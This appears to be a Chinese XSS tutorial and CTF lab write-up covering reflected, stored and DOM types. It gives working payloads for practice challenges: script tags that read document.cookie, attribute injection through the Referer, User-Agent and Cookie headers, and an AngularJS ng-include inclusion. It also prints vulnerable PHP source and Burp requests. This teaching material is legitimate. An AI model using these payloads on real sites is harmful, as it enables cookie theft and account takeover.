

XSS 跨站脚本 (Cross-Site Scripting)

类型介绍

反射型 (Reflected XSS)

反射型跨站脚本 (Reflected Cross-Site Scripting) 是最常见，也是使用最广的一种，可将恶意脚本附加到 URL 地址的参数中

反射型 XSS 的利用一般是攻击者通过特定手法（如电子邮件），诱使用户去访问一个包含恶意代码的 URL，当受害者点击这些专门设计的链接的时候，恶意代码会直接在受害者主机上的浏览器执行。此类 XSS 通常出现在网站的搜索栏、用户登录口等地方，常用来窃取客户端 Cookies 或进行钓鱼欺骗。

存储型 (Stored XSS)

持久型跨站脚本 (Persistent Cross-Site Scripting) 也等同于存储型跨站脚本 (Stored Cross-Site Scripting)。

此类 XSS 不需要用户单击特定 URL 就能执行跨站脚本，攻击者事先将恶意代码上传或储存到漏洞服务器中，只要受害者浏览包含此恶意代码的页面就会执行恶意代码。持久型 XSS 一般出现在网站留言、评论、博客日志等交互处，恶意脚本存储到客户端或者服务端的数据库中。

DOM 型 (DOM-based XSS)

传统的 XSS 漏洞一般出现在服务器端代码中，而 DOM-Based XSS 是基于 DOM 文档对象模型的一种漏洞，所以，受客户端浏览器的脚本代码所影响。客户端 JavaScript 可以访问浏览器的 DOM 文本对象模型，因此能够决定用于加载当前页面的 URL。换句话说，客户端的脚本程序可以通过 DOM 动态地检查和修改页面内容，它不依赖于服务器端的数据，而从客户端获得 DOM 中的数据（如从 URL 中提取数据）并在本地执行。另一方面，浏览器用户可以操纵 DOM 中的一些对象，例如 URL、location 等。用户在客户端输入的数据如果包含了恶意 JavaScript 脚本，而这些脚本没有经过适当的过滤和消毒，那么应用程序就可能受到基于 DOM 的 XSS 攻击。

常见攻击向量

1.alert()

alert('xss')

alert("xss")

alert(/xss/)

alert(document.cookie)

2.confirm()

confirm('xss')

confirm("xss")

confirm(/xss/)

confirm(document.cookie)

3.prompt()

prompt('xss')

prompt("xss")

prompt(/xss/)

prompt(document.cookie)

(/xss/) 以上三种方法都可以实现，但是会多出两个 ‘/’

实战

存储型 XSS

[返回](#)

留言板

WEB

未解决

分数: 10 金币: 3

题目作者: harry

一血: 

一血奖励: 5金币

解 决: 2686

提 示: 题目无需登录后台! 需要xss平台接收flag

描 述: http协议需要http协议的xss平台

<http://114.67.175.224:13557>

0

删除场景

延时场景

提交

留言功能网页，先输入正常数据测试

菊花聊天室

[插入图片](#)

中安信NB

Powered By [Hacker Bugku](#)©2022-2023

雁过留声 路过留言

被插入到了网页中

Bugku

IP为172.26.0.*的童鞋 >>> Fucked at:2022-07-12 14:30:13 PM

test

IP为172.26.0.*的童鞋 >>> Fucked at:2022-07-12 14:30:16 PM

xss?

IP为172.26.0.*的童鞋 >>> Fucked at:2022-07-12 14:30:57 PM

嗨嗨嗨

IP为172.28.0.*的童鞋 >>> Fucked at:2022-07-12 14:40:08 PM

中安信NB

IP为219.140.183.*的童鞋 >>> Fucked at:2024-11-10 15:15:47 PM

输入恶意 XSS 弹窗代码

Hacked! Owned by Chinese Hackers!

菊花聊天室

[插入图片](#)

```
<script>alert(/xss/)</script>
```

Powered By [Hacker Bugku](#)©2022-2023

雁过留声 路过留言

没有触发，需要切换用户访问


官方推荐的是使用第三方 XSS 接收平台

这里直接访问管理员后台，密码是 011be4d65feac1a8（环境有问题扫不出一个 sql 文件了）



← → ↻ ⚠ 不安全 114.67.175.224:13557/admin.php

登录后台有触发了弹窗



我们插入获取 cookie 值的恶意脚本

Hacked! Owned by Chinese Hackers!

菊花聊天室

[插入图片](#)

```
<script>alert(document.cookie)</script>
```

Powered By [Hacker Bugku](#)©2022-2023

雁过留声 路过留言

再次登录拿到了 flag

114.67.175.224:13557 显示

```
Hm_lvt_c1b044f909411ac4213045f0478e96fc=1730096172;  
_ga=GA1.1.1127888479.1730096172;  
_ga_F3VRZT58SJ=GS1.1.1730096172.1.1.1730096242.0.0.0;  
flag=flag%7B90579cf98a357eac5311f600902e889b%7D
```

确定

Referer XSS

欢迎来到XSS挑战

CHALLENGE ACCEPTED



点击图片开始你的XSS之旅吧!

第十一关


看一下源码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错! ");
window.location.href="level12.php?keyword=good job!";
}
</script>
<title>欢迎来到level11</title>
</head>
<body>
<h1 align=center>欢迎来到level11</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str00 = $_GET["t_sort"];
$str11=$_SERVER['HTTP_REFERER']; // 接收 Referer 字段
$str22=str_replace(">","", $str11);
$str33=str_replace("<","", $str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str). "相关的结果.</h2>". '<center>
<form id=search>
<input name="t_link" value=".'" type="hidden">
<input name="t_history" value=".'" type="hidden">
```

```
<input name="t_sort" value="'.htmlspecialchars($str00).'
```


过滤了 <> ，不能直接插入 payload，但是没有过滤 " 考虑下事件绕过

Referer: " onclick=javascript:alert() type="text



```
请求
美化 Raw Hex
1 GET /level11.php?keyword=good%20job! HTTP/1.1
2 Host: challenge.qsnctf.com:32553
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
4 Referer: " onclick=javascript:alert() type="text
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

点击弹窗



User-Agent XSS

欢迎来到XSS挑战

CHALLENGE ACCEPTED



点击图片开始你的XSS之旅吧!

查看源代码发现这次插入的是 User-Agent 头

欢迎来到level12

http://challenge.qsnctf.com:3253

view-source:http://challenge.qsnctf.com:3253/level12.php?keyword=good job!

不安全

导入书签... 火狐官方网站 新手上路 常用网址 JD 京东商城

```
1 <!DOCTYPE html><!--STATUS OK--><html>
2 <head>
3 <meta http-equiv="content-type" content="text/html; charset=utf-8">
4 <script>
5 window.alert = function()
6 {
7   confirm("完成的不错! ");
8   window.location.href="level13.php?keyword=good job!";
9 }
10 </script>
11 <title>欢迎来到level12</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level12</h1>
15 <h2 align=center>没有找到和good job!相关的结果.</h2><center>
16 <form id=search>
17 <input name="t_link" value="" type="hidden">
18 <input name="t_history" value="" type="hidden">
19 <input name="t_sort" value="" type="hidden">
20 <input name="t_ua" value="Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0" type="hidden">
21 </form>
22 </center><center><img src=level12.png></center>
23 <h3 align=center>payload的长度:9</h3></body>
24 </html>
25
26
```

继续使用上一关的 payload

User-Agent: " onclick=javascript:alert() type="text

Burp

项目

Intruder

重放器

查看

帮助

仪表盘

目标

代理

Intruder

重放器

Collaborator

Sequencer

编码工具

对比工具

日志

拦截

HTTP历史记录

WebSocket历史记录

Match and replace

代理设置

拦截已开启

放行

丢弃

时间	类型	方向	Host	方法	URL
15:19:53 2 5月 ...	HTTP	→ 请求	challenge.qsnctf.com	GET	http://c

请求

美化

Raw

Hex

1

2

3

4

5

6

7

8

9

10

11

12

GET /level12.php?keyword=good%20job! HTTP/1.1

Host: challenge.qsnctf.com:32553

User-Agent: Referer: " onclick=javascript:alert() type="text

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate, br


Referer: http://challenge.qsnctf.com:32553/level11.php?keyword=good%20job!

Connection: keep-alive

Upgrade-Insecure-Requests: 1

Priority: u=0, i

成功弹窗



看一下源代码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错! ");
window.location.href="level13.php?keyword=good job!";
}
</script>
<title>欢迎来到level12</title>
</head>
<body>
<h1 align=center>欢迎来到level12</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str00 = $_GET["t_sort"];
$str11=$_SERVER['HTTP_USER_AGENT']; // 接收 User-Agent
$str22=str_replace(">", "", $str11);
$str33=str_replace("<", "", $str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str). "相关的结果.</h2>". '<center>
<form id=search>
<input name="t_link" value=".'" type="hidden">
<input name="t_history" value=".'" type="hidden">
<input name="t_sort" value="'.htmlspecialchars($str00).'" type="hidden">
<input name="t_ua" value="'. $str33.'" type="hidden">
</form>
</center>';
?>
<center><img src=level12.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
```

```
</body>  
</html>
```

Cookie XSS

欢迎来到XSS挑战


CHALLENGE ACCEPTED



点击图片开始你的XSS之旅吧!

第十三关

查看源代码发现这次值是 `t_cook`，猜测为 `cookie`





```
1 <!DOCTYPE html><!--STATUS OK--><html>
2 <head>
3 <meta http-equiv="content-type" content="text/html; charset=utf-8">
4 <script>
5 window.alert = function()
6 {
7 confirm("完成的不错! ");
8 window.location.href="level14.php";
9 }
10 </script>
11 <title>欢迎来到level13</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level13</h1>
15 <h2 align=center>没有找到和good job!相关的结果.</h2><center>
16 <form id=search>
17 <input name="t_link" value="" type="hidden">
18 <input name="t_history" value="" type="hidden">
19 <input name="t_sort" value="" type="hidden">
20 <input name="t_cook" value="" type="hidden">
21 </form>
22 </center><center><img src=level13.png></center>
23 <h3 align=center>payload的长度:9</h3></body>
24 </html>
25
```

更改 cookie 为上一关的 payload，然后刷新网页就能看到框了

```
" onclick=javascript:alert() type="text
```





成功弹窗



看一下源代码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
```



```
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错! ");
window.location.href="level14.php";
}
</script>
<title>欢迎来到level13</title>
</head>
<body>
<h1 align=center>欢迎来到level13</h1>
<?php
setcookie("user", "call me maybe?", time()+3600);
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str00 = $_GET["t_sort"];
$str11=$_COOKIE["user"];
$str22=str_replace(">", "", $str11);
$str33=str_replace("<", "", $str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str). "相关的结果.</h2>". '<center>
<form id=search>
<input name="t_link" value=".'" type="hidden">
<input name="t_history" value=".'" type="hidden">
<input name="t_sort" value="'.htmlspecialchars($str00).'" type="hidden">
<input name="t_cook" value="'. $str33.'" type="hidden">
</form>
</center>';
?>
<center><img src=level13.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str). "</h3>";
?>
</body>
</html>
```

Angular JS ng-include XSS

欢迎来到XSS挑战

CHALLENGE ACCEPTED



点击图片开始你的XSS之旅吧!

第十五关

看到这一关的参数是文件名

欢迎来到第15关，自己想个办法走出去吧！




查看源代码发现有 `ng-include` 指令引入了图片

```
view-source:http://challenge.qsnctf.com:32553/level15.php?src=1.gif
<html ng-app>
<head>
  <meta charset="utf-8">
  <script src="angular.min.js"></script>
</script>
window.alert = function()
{
  confirm("完成的不错！");
  window.location.href="level16.php?keyword=test";
}
</script>
<title>欢迎来到level15</title>
</head>
<h1 align=center>欢迎来到第15关，自己想个办法走出去吧！ </h1>
<p align=center><img src=level15.png></p>
<body><span class="ng-include:l.gif"></span></body>
```

尝试换为第一关的文件没有显示

```
1 <html ng-app>
2 <head>
3     <meta charset="utf-8">
4     <script src="angular.min.js"></script>
5 </script>
6 window.alert = function()
7 {
8     confirm("完成的不错！");
9     window.location.href="level16.php?keyword=test";
10 }
11 </script>
12 <title>欢迎来到level15</title>
13 </head>
14 <h1 align=center>欢迎来到第15关，自己想个办法走出去吧！</h1>
15 <p align=center><img src=level15.png></p>
16 <body><span class="ng-include:level1.php"></span></body>
17
18
```

加上单引号后就有了



所以我们可以利用第一关的漏洞，引入后直接传参

```
?src='/level1.php?name=<script>alert()</script>'
```

